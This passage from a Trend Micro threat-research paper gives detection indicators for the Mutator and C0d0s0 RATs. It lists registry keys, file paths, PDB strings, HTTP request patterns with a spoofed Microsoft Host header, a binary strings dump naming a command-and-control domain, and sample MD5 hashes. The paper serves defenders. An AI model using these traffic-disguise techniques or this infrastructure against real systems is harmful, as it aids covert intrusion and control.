- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Another tell-tale sign is the presence of a folder named *"%Temp%\~NwcTemp"* where the binaries downloaded are saved. In terms of file structure, the most telling indicator is the PDB string shown below, which is present in most of the binaries.



```
d:\mmut\mutator8.3\tmp\b089c2db2dad85c3ba37d3979c9dd601\installator1.pdb
d:\mmut\mutator9.2\tmp\963d82ad410de237b3bfc277a53f857f\mut.pdb
```

Figure 14: Sample binaries with identifiable PDB strings

Note though that not all Mutator binaries have an identifiable PDB string because they may have been encrypted or packed.

C0d0s0 RAT

Network Traffic Monitoring

The C0d0s0 RAT can be detected by flagging traffic that makes the following HTTP requests:

- POST

```
/index[9-digit number].asp
```

- GET

```
/search?n=[9-digit number]&[data]
```

It also uses the following information in its HTTP header:


- User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;)
- Host: update.microsoft.com

File and Behavior Signature Analyses

The C0d0s0 loader or carrier typically creates several files in infected systems. The presence of the following files is a possible infection indicator:

- %User Profile%\Application Data\Microsoft\Internet Explorer\IEXPL0RE.EXE
- %Temp%\perf[random characters].dat
- %Temp%\STREAM.SYS
- %Startup%\IEXPL0RE.LNK
- %WINDOWS%\system\lock.dat
- %WINDOWS%\system\MSMAPI32.SRG

The actual C0d0s0 Trojan has a very distinct file signature but does not come in the form of an actual physical file except for its loader.



```
     h↓ ▶ö↓ ▶                     wmplay32.chq    \help\  ABCDEFGHIJKLMNOPQRSTU
VWXYZabcdefghijklmnopqrstuvwxyz0123456789+/     POST    CONTENT-LENGTH  GET
Iphlpapi.dll    GetAdaptersInfo OK  c0d0so0 explorer.exe    ☺   ◘   ☻   ♦   ▶
 Ç       @   `1234567890-=\[];',./    !@#$% &*()_+|{}:"<>?   Shift       Shift
     Ctrl         Ctrl        Alt         Alt         Win         Win         A
pp            wsnwsn.dyndns.org


                                   ╗☺,☻◘    • x
```

Figure 15: Binary with the C0d0s0 signature

Conclusion

Because the network footprint of popular RATs and crimeware toolkits are now being closely monitored and have become easy to identify, cybercriminals are increasingly concealing their activities by attempting to "legitimize" their traffic.[10] This paper only described some of the techniques cybercriminals used in the past to emulate legitimate network traffic in order to evade detection. Even if the traffic is bound to be detected over time, cybercriminals' attempts to hide their footprint demonstrate that they continuously strive to improve their methods and strategies to bypass network security and maintain persistence and control over compromised systems.

[10] DeepEnd Research, Ltd. (2013). *DeepEnd Research*. "List of Malware pcaps, Samples, and Indicators for the Library of Malware Traffic Patterns." Last accessed November 20, 2013, http://www.deependresearch.org/.

Appendix

MD5 Samples	
Malware Type	MD5 Hash
FAKEM RAT (HTML)	31fc08bac66d11d8fd0a5dc733508247
	8c21626e36f22714b788e9381f9b0db3
FAKEM RAT (Yahoo! Messenger)	3090bb88c21a7b6161a8f4f051c6d2ce
FAKEM RAT (Windows Live Messenger)	95ee6379cb6e3d582f961f2948ceab51
	c2815350d9b3febcbe6be00a98128fb9
Mutator (Rodecap)	06406bb4957d552dec81c2c288c56106
	5376f5e93efec7c87b97e062979511bb
C0d0s0 RAT (IEXPL0RE)	77ea70b6f7f76eefe158cd3160023196
	fa5c31d493935edf250e376535c2231e
	66e1aff355c29c6f39b21aedbbed2d5c
	21a1ee58e4b543d7f2fa3b4022506029

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

TREND MICRO™

Securing Your Journey
to the Cloud

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003